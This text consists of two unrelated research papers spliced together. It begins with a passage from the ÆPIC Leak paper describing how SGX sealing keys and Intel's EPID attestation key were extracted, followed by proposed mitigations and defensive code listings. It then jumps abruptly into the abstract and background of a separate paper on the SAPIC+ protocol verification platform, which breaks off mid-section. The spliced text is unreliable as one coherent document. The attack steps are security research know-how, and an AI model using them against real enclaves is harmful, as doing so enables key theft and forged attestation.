As previous work [72, 77, 79], we demonstrate leakage of sealing keys. With the sealing keys, it is possible to unseal sealed data as well as to decrypt the attestation keys, the fundamental security primitives used in SGX. The derivation process to get access to such a key is done in hardware with the `egetkey` instruction [7]. We can target the results of this instruction within the SGX implementation `sgx_unseal_data`. This function uses the generated `egetkey` key to derive the AES round keys used to unseal the encrypted data.

To test the attack, we build and debug an enclave that uses the `sgx_seal_data` and `sgx_unseal_data` functions to seal and unseal enclave data. By tracing the occurences of

the `enclu` instruction with `rax=1` we can precisly target the `egetkey` instruction. By following the hardcoded addresses to this instruction, we can find the `sgx_get_key` function without additional debug information. We use the offset of the `sgx_get_key` function to monitor its accesses and start ÆPIC Leak after observing the first access within our target enclave. From this point, we partially leak the `xmm0` and `xmm1` registers with Enclave Shaking and Cache Line Freezing and attack the AES key expansion as demonstrated in Section 5.2. We decrypt the sealed data passed to the untrusted environment with the extracted sealing key.

Extracting the EPID Private Key. We attack the official Intel quoting enclave [83] by modifying the untrusted sgx-psw aesmd service. The service handles the inter-process communication between the various Intel enclaves. In the modified service, we target the first call to the `verify_blob` function, which passes the encrypted EPID private key blob, retrieved from the provisioning enclave to the quoting enclave. During this ECALL, we use ÆPIC Leak to extract the blob's sealing key as described above. We use the extracted key together with the known zeroed initial value to decrypt the blob with `sgx_rijndael128GCM_decrypt`, and successfully verified the tag: as the GCM decryption is authenticated, this proves that the key is correct. Extracting the EPID keys allows an attacker to forge remote attestations, breaking the whole SGX system, as enclaves can then be emulated. Thus, SGX could not be trusted anymore on any platform until the keys are replaced. In addition, such an attack may also break TDX confidentiality, which bases its attestation on SGX [31].

6 Mitigations

In this section, we discuss mitigations in hardware (Section 6.1), firmware (Section 6.2), and software (Section 6.3).

6.1 Hardware

As a long-term solution, ÆPIC Leak has to be fixed in hardware. Given that older Intel CPU microarchitectures are not affected by ÆPIC Leak, we assume that fixing the issue in silicon is not complex. Similar to uninitialized variables in software, it might be sufficient to set the most-significant 12 B of any APIC to a defined value, such as '0' or '-1'. When accessing the APIC using 64 bit reads, the return for all reads is already '-1', regardless of whether the address points to a valid or reserved part of any APIC register. Hence, such functionality to return properly-initialized data already exists.

6.2 Firmware

In addition to hardware, mitigations can also be deployed on the firmware level, *i.e.*, as microcode update. Based on mitigations for other CPU vulnerabilities [34], we suspect that mitigations on the firmware level are the most promising mid-term solutions until the hardware is fixed. Intel can deploy such firmware fixes as microcode updates distributed and applied by the OS. As the microcode security version number is part of the SGX attestation [7], enclaves can refuse to run if the microcode updates are not applied. We propose three approaches to mitigate ÆPIC Leak name in microcode with different advantages and disadvantages.

Disable SGX. Even if disabling SGX is not a real mitigation, ÆPIC Leak only targets SGX enclaves, thus, microcode can simply disable SGX. Without SGX, there is no target within the threat model of ÆPIC Leak. Coincidentally, Intel deprecated SGX on Ice Lake and Alder Lake client CPUs [32]. However, ÆPIC Leak is still relevant, as Intel did not deprecate SGX on server CPUs (e.g., Ice Lake SP). Thus, while exploiting an enclave with ÆPIC Leak would not be possible on client CPUs (preventing widespread exploitation), it is still possible by using server CPUs. Leaking the Intel keys on a single up-to-date machine is sufficient to break the SGX ecosystem, as these keys can be used to emulate attestation. Hence, ÆPIC Leak must also be mitigated on server CPUs.

Enforce x2APIC. ÆPIC Leak exploits that the legacy xAPIC and not the x2APIC is used on most systems. One of the main differences between xAPIC and x2APIC is the interface. The xAPIC is accessed using memory-mapped I/O (MMIO). This is the interface exploited with ÆPIC Leak. In contrast, the x2APIC does not support the MMIO interface for performance reasons [21]. Instead, the communication interface of the x2APIC is based on MSRs. We verified that the MMIO range is indeed disabled when enabling x2APIC, fully preventing ÆPIC Leak. Reads from the MMIO range when x2APIC is enabled return -1.

The x2APIC specification [21] states that switching from x2APIC to xAPIC is only possible by disabling the local APIC unit. As this can only be done by writing to the `IA32_APIC_BASE` MSR, a microcode update could enable the x2APIC at boot and prevent the disabling of the x2APIC. An enforced x2APIC is supported by Linux (tested on Ubuntu 20.04.1, kernel 5.4.0-96), and ensures that ÆPIC Leak cannot be mounted. This solution is the only firmware-based solution that does not incur any performance penalties. In case enforcing x2APIC mode would not be possible in microcode, an alternative solution would be to insert the APIC mode in the attestation process. The enclave attestation may simply fail if x2APIC mode is not enabled. As a positive side effect to fully mitigating ÆPIC Leak, enforcing x2APIC might even slightly improve the system performance.

Disable Caching for EPC. The EPC range is by default marked as write-back memory using a memory-type range register (MTRR). A microcode update could easily change the memory type for the EPC range to uncachable. As shown in Section 4.3, ÆPIC Leak cannot leak load or stores to uncachable memory. Hence, an uncachable EPC range would fully prevent ÆPIC Leak. Costanet al. [8] also proposed an uncachable EPC range to protect enclaves against cache attacks. While SGX explicitly supports an uncachable EPC range, it is not clear whether the memory type is part of the

attestation [8]. Moreover, setting the entire EPC range to uncachable leads to a huge performance impact for enclaves, as no part of an enclave can benefit from caching anymore.

Flush Caches on EEXIT. As ÆPIC Leak leaks values traveling through the cache hierarchy, a possible mitigation is to flush all caches on an enclave exit (EEXIT). However, this is only sufficient if hyperthreading is disabled. With enabled hyperthreading, ÆPIC Leak can leak values from the enclave while it is running. Flushing caches with the same limitation, *i.e.*, disabling hyperthreading, is also the state-of-the-art mitigation for L1TF [23] and MDS attacks [25] on affected CPUs. The state of hyperthreading is already included in the attestation. Hence, SGX enclaves can also refuse to run if hyperthreading is enabled on the system.

We verified that the already-existing `wbinvd` successfully prevents the leakage if hyperthreading is disabled. The `wbinvd` instruction invalidates all cache levels and writes modified values back to the main memory. While we did not see any leakage after invalidating all cache levels, the invalidation is not very efficient. On average, we measured 321 655 cycles ($n = 5000$, $\sigma_{\bar{x}} = 406.3$) for executing the instruction. As this invalidation is required on every EEXIT, this mitigation has a huge impact on ECALL and OCALL latency. However, we expect that as the L1 flush MSR [23], Intel can implement an L2 flush MSR. As ÆPIC Leak is limited to leaking data moving between L2 and LLC, an LLC flush might not be necessary. While a huge performance overhead, such a buffer flushing was also used for L1TF and MDS attacks.

6.3 Software

As the OS or hypervisor are untrusted, mitigations implemented there are ineffective. However, mitigations can be implemented into the trusted software part of the SGX ecosystem, such as the enclave itself, or indirectly via the attestation.

Secret Alignment. A limitation of ÆPIC Leak is that the first 4 bytes of every 16-byte block cannot be leaked. Hence, we propose a software solution that splits secrets and stores the parts of the secrets only in these non-leakable 4 bytes. Our software workaround is similar to the Intel-proposed workaround for SA-00219 [29]. For CPUs affected by SA-00219, no secrets can be stored in the first 8 bytes of a cache line. Hence, Intel added functionality to the SGX SDK to misalign buffers, ensuring that they do not start at the beginning of a cache line. For ÆPIC Leak it is more complicated, as only 4 consecutive bytes can be used, in contrast to the 56 bytes for SA-00219. We propose to rely on AVX scatter and gather instructions to automatically spread a secret over memory such that only the non-leakable parts of memory are used. Listing 1 (Appendix A) shows a sample proof-of-concept implementation for 128-bit secrets, such as AES-NI keys. By relying on the scatter and gather instruction for single-precision floats, these functions can spread 4-byte blocks over one cache line. As the source and destination memory addresses are 64-byte aligned, all parts of the secret are overshadowed by valid APIC registers, hence there is no leakage.

This software workaround protects data at rest, as well as the loading from and storing to memory. However, there is still a small remaining attack surface left. When the secrets are already loaded to CPU registers, they are spilled to main memory on an (asynchronous) enclave exit. As this is done by the hardware, there is no possibility for the software to protect the secrets at this point. Thus, if an attacker triggers such an exit in the short time window where the secrets are in the CPU registers, the attacker can leak up to 96 bits of the secrets via the SSA. However, as ÆPIC Leak can only leak up to 96 bits of every *even* cache line, there are parts of the SSA that cannot be leaked (cf. Section 4.1). Hence, if only `xmm{2-5}` and `xmm{10-15}` are used for (round) keys, AES-NI can still be used securely inside an enclave.

Transient Secrets. As ÆPIC Leak leaks secrets that are moved between the L2 and the LLC cache, a possible software mitigation could also ensure that secrets never leave the CPU registers and the L1 cache. Previous work showed that it is possible to implement cryptographic algorithms, e.g., AES, by only using CPU registers [56]. However, in an enclave setting, an attacker can arbitrarily interrupt an enclave with high precision [74], forcing every register to be stored to main memory. Enclaves cannot opt-out from storing certain registers in the SSA [28]. Hence, the only workaround is to ensure that secrets are never architectural. With Mimosa, Guan et al. [17] leveraged hardware transactional memory to ensure secrets never leave the private cache and cannot be spilled to memory. Unfortunately, hardware transactional memory is not available on Sunny-Cove-based CPUs. As a more obscure variant, an enclave could leverage speculative execution to only work on secrets in the transient domain [80]. However, this would require an enclave to mount side-channel attacks to make the computed results visible. Listing 2 (Appendix B) shows a sample code for realising this software workaround for AES encryption.

7 Conclusion

We presented ÆPIC Leak, the first architectural CPU vulnerability that allows leaking values from the cache hierarchy. ÆPIC Leak works on the newest Intel CPUs based on Ice Lake, Alder Lake, and Ice Lake SP and does not rely on hyperthreading enabled. ÆPIC Leak enables attacks against SGX enclaves on Ice Lake CPUs, forcing specific data into caches and leaking targeted secrets. We show attacks that allow leaking data held in memory and registers. We demonstrate how ÆPIC Leak completely breaks the guarantees provided by SGX, deterministically leaking AES secret keys, RSA private keys, and extracting the SGX sealing key for remote attestation. We finally propose several firmware and software mitigations that would prevent ÆPIC Leak from leaking sensitive data or completely prevent ÆPIC Leak.

A Software Workaround

Listing 1 shows a possible software workaround for specific scenarios, e.g., for protecting AES-NI keys. Secrets can be scattered to memory locations shadowed by valid APIC registers and thus not leakable. This is possible with a single AVX instruction. Furthermore, scattered secrets can also be copied into one XMM register with a single instruction. If an XMM register is chosen, that cannot be leaked via the SSA, this drastically reduces the attack surface. To ensure that a secret key cannot be leaked, this method can additionally be combined with the transient computation shown in Appendix B.

```
#define load_secret128(mem) _mm_i32gather_ps((float*)(
    mem), _mm_set_epi32(12, 8, 4, 0), 4)

#define store_secret128(mem, secret) _mm_i32scatter_ps
    ((float*)(mem), _mm_set_epi32(12, 8, 4, 0), secret,
     4)

#define define_secret128(name, secret) unsigned int
    __attribute__((aligned(64))) name[] = {((unsigned
    int*)(secret))[0], 0, 0, 0, ((unsigned int*)(
    secret))[1], 0, 0, 0, ((unsigned int*)(secret))
    [2], 0, 0, 0, ((unsigned int*)(secret))[3], 0, 0,
     0, }

// define an 128-bit secret at compile time
define_secret128(secret, "ABCDEFGHIJKLMNO");
// load an 128-bit secret from memory into an
    XMM register
__m128 xsecret = load_secret128(secret);
// store an 128-bit secret to memory
store_secret128(secret2, xsecret);
```

Listing 1: A software workaround for spreading 128-bit secrets to non-leakable 4-byte blocks using AVX.

B Transient AES Computation

Listing 2 demonstrates how AES-NI can be used securely inside SGX by doing all computations in the transient domain. During transient execution, e.g., via a mispredicted branch, the round key is loaded using the scatter-based technique shown in Appendix A. The round key is then used in the transient execution to encrypt the plain text, and encode one byte of the result in the cache. After the transient execution, this encoded byte can be inferred using a side-channel attack. The encoding can be chosen in a way that it can be decoded from within the enclave using, e.g., Evict+Reload, but not from outside the enclave, e.g., with Prime+Probe. While this method is not very efficient, it can protect an AES key even if the CPU is affected by ÆPIC Leak.

C Performance Counters and CPUs

Table 4 shows all tested CPUs for ÆPIC Leak. Table 5 shows performance counters that differ when loading from defined and undefined offsets of the local APIC MMIO region.

```
char aes_encrypt_get_byte(__m128 message, int
    target_byte) {
 char bytevalue[256 * 4096];
 // the following code is never executed
    architecturally, only transiently
 if(<mispredicted>) {
  // repeat for all AES-NI rounds
  __m128 roundkey = load_secret128(roundkey[i]);
  // AES-NI encryption rounds
  _mm_aesenc_si128(message, roundkey)
  [...]
  // encode in cache
  volatile char dummy = bytevalue[((message >> (8 *
    target_byte)) & 0xFF) * 4096];
 }
 // recover encoded byte from cache
 for(int i = 0; i < 256; i++)
  if(flush_reload(bytevalue[i * 4096])) return i;
}
```

Listing 2: The function transiently encrypts a message using AES-NI, encodes one chosen byte of the ciphertext in the cache, and recovers it from the cache using Flush+Reload. Although this function has to be called 16 times to get all bytes of the ciphertext, it ensures that registers containing key material never end up in the SSA.

Table 4: Tested CPUs that are (✓) or are not (✗) vulnerable. All tested Sunny-Cove-based CPUs are vulnerable.

Abstract

Symbolic security protocol verifiers have reached a high degree of automation and maturity. Today, experts can model real-world protocols, but this often requires model-specific encodings and deep insight into the strengths and weaknesses of each of those tools. With SAPIC$^+$, we introduce a protocol verification platform that lifts this burden and permits choosing the right tool for the job, at any development stage. We build on the existing compiler from SAPIC to TAMARIN, and extend it with automated translations from SAPIC$^+$ to PROVERIF and DEEPSEC, as well as powerful, protocol-independent optimizations of the existing translation. We prove each part of these translations sound. A user can thus, with a single SAPIC$^+$ file, verify reachability and equivalence properties on the specified protocol, either using PROVERIF, TAMARIN or DEEPSEC. Moreover, the soundness of the translation allows to directly assume results proven by another tool which allows to exploit the respective strengths of each tool. We demonstrate our approach by analyzing various existing models. This includes a large case study of the 5G authentication protocols, previously analyzed in TAMARIN. Encoding this model in SAPIC$^+$ we demonstrate the effectiveness of our approach. Moreover, we study four new case studies: the `LAKE-EDHOC` [49] and the `Privacy-Pass` [22] protocols, both under standardization, the `SSH` [50] protocol with the agent-forwarding feature, and the recent `KEMTLS` [48] protocol, a post-quantum version of the main TLS key exchange.

1 Introduction

By leveraging automated reasoning techniques and a symbolic abstraction of cryptographic primitives, protocol verification tools, such as PROVERIF and TAMARIN, have reached a high degree of maturity in the last decades. Precise models of real-world protocols like TLS 1.3 [17, 29], 5G authentication protocols [13], WPA 2 [30], Noise [34, 39] and Signal [27, 38], show these tools can be used to great effect. However, such case studies tend to only be carried out by experts of the corresponding tool and often at the cost of significant efforts. Further, although multiple tools have very different strength and weaknesses, they have yet to be used in collaboration.

A closer look at the development workflow reveals why. First, even specification languages that are very similar on the surface, e.g., the SAPIC front end [40] to TAMARIN [47] and PROVERIF's applied π calculus [18] require different modeling regimes, e.g., when storing or receiving values, setting locks or parsing network messages. In practice, this makes it very hard to switch between tools, even if they share many syntactic elements.

Second, deciding which tool to target in the first place is even harder. Powerful abstractions deployed by PROVERIF generally offer better automation and speed than TAMARIN, but may lead in some cases to false attacks or hinder attack reconstruction. In cases where neither a proof nor an attack is found expert knowledge, with a good understanding of PROVERIF's internals, is required to guide the proof. TAMARIN on the other hand guarantees correctness, hence, no false attacks, in case of termination. TAMARIN also provides a GUI to interactively guide the proof search when automated search does not terminate. Experts may also write so-called oracles to automate such guidance. Another aspect that may guide the choice of the tool is the support for cryptographic primitives. Both tools provide the possibility for user-defined primitives, with slightly different, incomparable scopes. In particular, TAMARIN has builtin support for several theories that feature an associative, commutative operator and therefore offers a more precise for modeling Diffie-Hellman exponentiation and exclusive or (xor). Given all of these parameters, the choice of the right tool requires not only insight into the protocol, but insight into the modeling strategy.

Third, these requirements change during development. As protocol modeling is an incremental process, it may for instance be desirable to use a simplified Diffie-Hellman theory in the early stages. Throughout the development, it is vital to perform sanity checks, i.e., to find honest traces that show the protocol can execute and thus spot bugs in the model before starting time-consuming proofs. While PROVERIF is often

faster in finding proofs, it can sometimes struggle to show the existence of 'good' traces. Given the radically different reasoning techniques underlying these two tools it is hard to predict which one will perform better on a given protocol. On a same protocol, one tool may even be capable of proving one property, but not another, while the other tool has the reverse capabilities.

In this work, we aim at exploiting the strengths of each of the tools. Therefore, we design a common input language, called SAPIC$^+$, which may be used as an input for several tools: TAMARIN, PROVERIF, GSVERIF [24], and DEEPSEC [26]. SAPIC$^+$ is an extension of SAPIC (which only translated to TAMARIN and did not support equivalence-based properties) that can be automatically translated to each of these tools, thus removing the need to choose and making these tools more accessible. While current protocol models only target one of these tools, a common platform encourages the implementation of tool-specific encodings in a model-agnostic manner, which promises consistent verification results even for users who are oblivious to the underlying reasoning technique which is necessary for wide adoption. We believe that this approach has a number of advantages. (1) The distinctive features of each tool are available for the same model while sidestepping many encoding pitfalls (such as subtle differences in the semantics for similar syntactic constructs) that one would encounter when porting manually an existing model to another tool. Moreover, even though we generate the specification for each particular tool, we maintain the possibility for experts to guide the tools. We illustrate this fact on the 5G case study [13]: we are able to use oracles to provide termination for TAMARIN. Moreover, unlike SAPIC, we support the verification of equivalence properties through PROVERIF, and above all DEEPSEC, a tool that specializes in these properties. (2) An essential part of our work is that we *formally prove* the correctness of the translations, which enables a workflow that can take advantage of each of these tool's strengths throughout model development on the same input file. Lemmas proven in one verifier can be used as assumptions in the other, potentially increasing the scope of verification. Again, on the 5G case study, we show that several attacks can be recovered much faster using PROVERIF. On the other hand, we are able to use TAMARIN to prove *axioms* assumed by PROVERIF, removing the need to prove correctness of these lemmas by hand on some examples. (3) Similar to Isabelle's Sledgehammer, multiple verifiers can be run in parallel, terminating when any of them does. This is especially useful when it is not clear if security is provable or an attack can be found, or when the user is unsure which verifier is most suited for the lemma at hand. (4) Finally, for researchers, SAPIC$^+$ provides a convenient target for meta-theories and encodings. Existing results (e.g., distance-bounding [44] or human errors [16]) could cover a wide set of tools rather than being developed for a single tool. Source-to-source encodings in applied-π-like calculi (e.g., [37, 38, 41]) translate with relatively little work.

Contributions We can summarize our contributions as follows.

1. **Translations:** we provide *provably correct* translations from SAPIC$^+$ to both PROVERIF (supporting stateful reasoning by using PROVERIF's GSVERIF frontend) and DEEPSEC and extend the existing translation to TAMARIN. Our translations cover both protocol and property specification. In addition, unlike SAPIC, we support privacy-type properties expressed as process equivalences in DEEPSEC (verifying trace equivalence) and PROVERIF (verifying diff equivalence, which implies trace equivalence). The translations' correctness proof guarantees that results from one tool carry over to any of the other tools as explained above. Our proofs also relate PROVERIF's and TAMARIN's security property languages in terms of expressivity, showing subtle differences that even experts of one of the tools may not be aware of.

2. **Protocol-platform:** we automate these translations by integrating SAPIC$^+$ (including [40]) directly into TAMARIN to improve visual feedback in manual, interactive proofs, and include a(n optional) type system, similar to that of PROVERIF, to catch modeling errors in development. This allows to easily use the different tools from a single input file and exploit the strengths of each of the tools, avoiding the time-consuming and potentially error-prone process of carrying over models.

3. **Extensions and optimizations of SAPIC:** we extend the scope and efficiency compared to SAPIC [40]. We encode support for destructor symbols, let-bindings and macro declarations in SAPIC's translation procedure to TAMARIN. We also introduce a *compression technique* to reduce the size of the models produced by the translation, prove its correctness and demonstrate its efficiency. Our case studies show that this significantly increases the scope of SAPIC$^+$, enabling the verification of larger and more realistic protocol models.

4. **Case studies:** we evaluate the new development workflow on four entirely new protocol models: `KEMTLS`, `Privacy-Pass`, `LAKE-EDHOC` and `SSH` with agent forwarding. We also demonstrate that existing case studies would have benefited from being directly analyzed in SAPIC$^+$ without loss of efficiency. In particular, we ported an existing TAMARIN model of the complex 5G authentication protocols case study [13] to SAPIC$^+$: we observe that the dedicated, handwritten oracles used to automate the proofs in TAMARIN carried over straightforwardly, and verification time was preserved, showing the efficiency of the generated model. Moreover, using

PROVERIF, with a less precise, but attack preserving modeling of xor, we detected the existing attacks in a completely automated way, and much faster.

Related Work The AVISPA [7] and, its successor, AVANTSSAR projects [6] pioneered the protocol platform approach. They provide a front end for modeling protocols that allows to use different tools to verify security properties. However, the expressiveness and efficiency of these backends lack in comparison to the more recent TAMARIN and PROVERIF. Also, contrary to our work, the translations were not formally proven correct, limiting the interaction between the backends.

Other works have taken a different approach by developing front ends for a single tool to make it more expressive (e.g., [5, 15, 46]). Similarly, many other independent tools enable automatic protocol verification (see [11] for an almost extensive presentation), but we believe that they have not yet reached TAMARIN's and PROVERIF's level of maturity and adoption by the community.

Outline We provide some general background about the symbolic model and the multiple tools we rely on in Section 2. We then define the SAPIC$^+$ language in Section 3, before describing the translations and their optimizations for TAMARIN in Section 4 and PROVERIF in Section 5. We finally showcase the tool and our case studies in Section 6. An understanding of the more formal definitions of Section 3 is neither needed to understand at a high-level the remainder of the paper nor to use the tool.

2 Background

In this section, we provide background on symbolic methods for the verification of cryptographic protocols. We first explain how messages and cryptographic primitives are represented using a *term algebra*. We then review the different verification tools that are relevant for this work.

2.1 Modeling messages as terms

Terms and substitutions Messages sent in a protocol execution are modeled as *terms*. Fresh values are modeled by constants from an infinite set of names $\mathcal{N}$, divided into public (attacker) names $\mathcal{N}_{\texttt{pub}}$ and secret (protocol) names $\mathcal{N}_{\texttt{priv}}$. We also assume a set of variables $\mathcal{X}$. Terms are then built over names in $\mathcal{N}$, variables in $\mathcal{X}$ and applications of a function symbols in $\mathcal{F}$ on terms. We consider two kinds of function symbols, i.e., $\mathcal{F} = \mathcal{F}_c \uplus \mathcal{F}_d$, for *constructor* and *destructor* function symbols. Consider for example the term $enc(m,k)$ modeling the encryption of another term m with the secret key k: encryption is modeled by the constructor function $enc \in \mathcal{F}_c$, $k \in \mathcal{N}_{\texttt{priv}}$ is a secret name and m is another term.

A substitution σ is a function from variables to terms. We lift the application of substitutions from variables to terms and use postfix notation, i.e., we write $t\sigma$ for the term in which we replace each variable x occurring in the domain of σ and in t by $\sigma(x)$.

Equational theories and rewrite systems Properties of constructor terms, i.e., terms containing no destructor symbol, are expressed by an *equational theory* E, which is defined by a set of equations $(t_1 = t_2)$ on name-free constructor terms. This induces a relation $=_E$ on constructor terms, defined as the smallest equivalence relation $=_E$ that contains all $t_1 = t_2 \in E$, is closed under substitution of variables for constructor terms, and application of function symbols. For example, $dec(enc(x,y),y) = x$ models functional correctness of an encryption scheme. An equational theory for DH exponentiation could include (among others) the equations $\exp(\exp(g,a),b) = \exp(g,a\cdot b)$ and $a\cdot b = b\cdot a$.

The semantics of destructor symbols is defined through a set of *rewrite rules* of the form $d(t_1,\ldots,t_n) \to r$ where $d \in \mathcal{F}_d$ of arity n and the t_is are name-free constructor terms. Terms are rewritten *bottom-up* modulo the equational theory E to ensure that destructors are only applied to constructor terms. We require that the resulting rewrite system is convergent modulo E, meaning that (roughly speaking) any term t has a normal form modulo E, which we denote by $t{\downarrow}$. For example, assuming that $dec \in \mathcal{F}_d$ is a destructor, we can define the rule $dec(enc(x,y),y) \to x$. Then, assuming the equational theory for DH from above, $dec(enc(m,g^{a\cdot b}),g^{b\cdot a})$ rewrites into m, as $g^{a\cdot b} =_E g^{b\cdot a}$. When a term t contains a destructor symbol that does not rewrite, we say that the destructor *fails*, and we write $t \to_E \mathsf{fail}$. Note that the decryption of an invalid ciphertext (here modeled as a random value n) $dec(n,k)$ would fail. Finally, we lift $=_E$ to arbitrary terms and define $t_1 =_E t_2$ to hold if $t_1 \not\to_E \mathsf{fail} \wedge t_2 \not\to_E \mathsf{fail} \wedge t_1{\downarrow} =_E t_2{\downarrow}$.

Patterns We define the set of *patterns* $\mathrm{Pat} \subseteq \mathcal{T}(\mathcal{F}_c,\mathcal{N},\mathcal{X})$ to be a subset of terms. Patterns define the terms against which we can perform pattern matching in let constructs and protocol inputs. Typically, TAMARIN allows matching against arbitrary terms. PROVERIF, on the other hand, only allows *executable patterns*, that is patterns where the variables to be bound can only directly occur under *data* constructors. A data constructor is a function for which there exist destructors that allow to access each of its arguments. Tuples are a typical example. We denote the set of executable patterns Pat_{ex}. In the DEEPSEC tool, the only data functions are built-in tuples.

2.2 The TAMARIN prover

Protocol specification In TAMARIN protocols are described using multiset rewrite (MSR) rules of the form

$$[lhs] \;-[\, actions \,]\!\rightarrow [rhs].$$

They describe the manipulation of the protocol state represented as a multiset of *facts*. Intuitively, for such a rule to fire, we require the (multiset of) facts on the left-hand side *lhs*. Then these facts are deleted, and the facts on the right-hand side *rhs* are added. The *actions* are facts that *annotate* this rule, and will be used to specify properties. As an example, consider the following 3 rules.

$$\mathtt{R_0} : [\mathtt{Fr(lk)}] \;-[]\!\rightarrow [\mathtt{!SP(lk)}, \mathtt{!SQ(lk)}]$$
$$\mathtt{R_P} : [\mathtt{SP(lk)}, \mathtt{Fr(k)}] \;-[\,\mathtt{Honest(k)}\,]\!\rightarrow [\mathtt{Out(enc(\langle key, 'hs' \rangle, lk))}]$$
$$\mathtt{R_Q} : [\mathtt{SQ(lk)}, \mathtt{In(enc(\langle k, 'hs' \rangle, lk))}] \;-[\,\mathtt{Accept(k)}\,]\!\rightarrow [\,]$$

In rule $\mathtt{R_0}$ we require a fresh long-term key `lk`, shared between P and Q, and move these two parties into the states $\mathtt{SP(lk)}$ and $\mathtt{SQ(lk)}$, respectively. Whenever P is in state `SP` and we have a fresh session key k, then P may output the term $\mathtt{enc}(\langle \mathtt{k}, \mathtt{'hs'} \rangle, \mathtt{lk})$ where $\mathtt{'hs'}$ is a constant. During this transition, the key `k` is tagged as an honest key. Q on the other hand, when in state $\mathtt{SQ(lk)}$ and with an available input matching $\mathtt{enc}(\langle \mathtt{k}, \mathtt{'hs'} \rangle, \mathtt{lk})$, can accept key k. The facts $\mathtt{Fr}(\cdot), \mathtt{In}(\cdot)$ and $\mathtt{Out}(\cdot)$ are built-in facts. The fresh fact $\mathtt{Fr}(\cdot)$ is always available, but guarantees that its argument is instantiated with a *fresh* name, i.e., a name that did not appear elsewhere, modeling the generation of a random key. $\mathtt{In}(\cdot)$ and $\mathtt{Out}(\cdot)$ facts provide the network interface. As we assume that the network is controlled by the attacker, creating a fact $\mathtt{Out(t)}$ adds `t` to the attacker knowledge; conversely, $\mathtt{In(t)}$ requires the attacker to construct a term that matches `t`. When we generated the facts $\mathtt{SP(lk)}$ and $\mathtt{SQ(lk)}$ we preceded them by '!', marking them as permanent. They are available an unbounded number of times, modeling that P and Q can execute an arbitrary number of sessions with the long-term key `lt`, generating a fresh session key `k` each time.

Equational theories In TAMARIN, cryptographic primitives can be specified by an arbitrary equational theory that is convergent and has the finite variant property. Introducing these notions goes beyond the scope of this paper and we refer the reader to [32, 47]. In addition, TAMARIN offers built-in support for several other operations, including DH exponentiation and exclusive or. TAMARIN allows to pattern match any term in its inputs, but does not support destructors.

Property specification TAMARIN uses a temporal logic to express security properties about the possible protocol executions, which are modeled as traces. Traces are simply the sequence of actions triggered by MSR rules. We can write lemmas that must be valid on all traces. For instance, to express in our previous example that, whenever Q accepts a key `k`, `k` must have been honestly generated by P. This can be written as:

```
All k #i.Accept(k)@i ⟹ Ex #j.Honest(k)@j & j < i
```

```
1 let P(lk, k) =
2     event Honest(k);
3     out(c, enc(<k,'hs'>,lk))
4
5 let Q(lk) =
6    in(c, cipher);
7    let <key,'hs'>=dec(cipher,sk) in
8      event Accept(key);
9      out(c, 'accept')
10   else
11     out(c, 'abort')
12
13 !new lk; (!new k; P(lk,k) | !Q(lk))
```

Figure 1: Protocol example in the applied π calculus

More precisely, we require that if an `Accept` event was raised for `k` at any time point `i` of the trace, then the `Honest` event must have been raised for the same value `k` at a previous time point `j`. We can also write *restrictions*, which constrain the set of traces considered when proving security properties. In our example, it could be used to only focus on traces with at most one successful session of Q by writing:

```
All k l #i #j.Accept(k)@i & Accept(l)@j ⟹ #i=#j
```

Automation To automatically find proofs, TAMARIN tries to refute the existence of a counter-example by negating the property and exploring in a backward search all paths that would lead to this negated formula. The reasoning is done symbolically, based on a dedicated constraint solving algorithm. If the tool can prove that no such path exists, the property is valid. The proof search may, however, not terminate. In such cases, the user can guide the backward search in interactive mode, or (requiring more advanced knowledge) specify tailored heuristics through so-called oracles.

2.3 PROVERIF

Protocol specification In PROVERIF protocols are expressed in a dialect of the applied π calculus. As an example consider the protocol described in Figure 1, similar to the example given for TAMARIN. We define two agents P and Q, parameterized by a long-term secret key `lk` and for P a fresh session key `k` as well. The main process is described on line 13: the `!` operator allows to spawn an unbound number of sessions, and in each session we sample a fresh value `k` thanks to the `new` instruction. On line 3, P outputs (on channel c) an encryption with `lk` of the key on the network. `!` may input a ciphertext, and check if decryption succeeds and whether the plaintext is of the expected form `<k,'hs'>`. If so, it raises a success event and sends a success message. Else, it outputs an error message.

Equational theories As for TAMARIN, cryptographic primitives can be specified using arbitrary convergent equa-

tional theories that have the finite variant, but in PROVERIF, no associative-commutative symbols are allowed, such as required for DH exponentiation or exclusive. However, PROVERIF additionally allows for so-called linear equations (where each variable appears at most once on the left-hand and on the right-hand side). This allows to approximate DH exponentiation by the equation $(g^x)^y = (g^y)^x$ for a constant g. Moreover, PROVERIF supports the definition of destructor symbols, hence allowing a convenient way to model that some function applications may fail.

Property specification Properties on traces can be expressed by means of (injective) correspondence queries. E.g.,

```
query event(Accept(x)) ⟹ event(Honest(x))
```

expresses that whenever (an instance of) the event `Accept(x)` executes, the event `Honest(x)` must have been executed before (with the same value for `x`). If the query is specified to be *injective* we require that each `Accept(x)` can be matched by a distinct `Honest(x)`.

Moreover, PROVERIF offers support for properties expressed in terms of indistinguishability, i.e., by specifying that two protocols cannot be distinguished by an attacker. Continuing our example, we could specify *strong secrecy* of `k` as a non-interference property, encoded as an equivalence. PROVERIF can then be used to prove this equivalence:

```
let scen1 = in(c, <k1,k2>); !new sk; (P(sk, k1)|Q(sk)).
let scen2 = in(c, <k1,k2>); !new sk; (P(sk, k2)|Q(sk)).
equivalence scen1 scen2
```

Intuitively, even if the attacker chooses two session keys `k1` and `k2`, it is unable to distinguish which one was used. Similarly, we could model unlinkability: can the attacker distinguish the case where all sessions of `P` and `Q` have the same shared secret key from the scenario where each pair of sessions has a distinct key?

```
let scen1 =  new sk; (!new key; P(sk,key) | !Q(sk)).
let scen2 = !new sk; (!new key; P(sk,key) | !Q(sk)).
equivalence scen1 scen2.
```

This property does, in fact, not hold. Moreover, PROVERIF is unable to conclude, returning `cannot be proved`. This comes in particular from the fact that PROVERIF tries to prove a very strong form of equivalence, dubbed *diff-equivalence* which is not satisfied on this example.

Automation Internally, PROVERIF translates the protocol specification into a particular form of first-order logic formulas, called Horn clauses. It then uses a resolution algorithm that simplifies these clauses in such a way that the security property can be verified on this simplified form. The verification in PROVERIF is generally much faster than in TAMARIN. This is in particular due to the fact that the translation from the applied π calculus into Horn clauses introduces (sound) abstractions: in addition to nontermination the tool may sometimes fail and find neither a proof nor an attack. This problem occurs in particular when protocols maintain a global, mutable state, i.e., different protocol sessions update this state. Recently, the GSVERIF front end significantly improved on this limitation building on the following simple, but effective idea: rather than verifying the formula ϕ, GSVERIF verifies whether 'ϕ *or some action that should occur only once occurred twice*' by automatically adding protocol annotations and transforming queries accordingly.

2.4 DEEPSEC

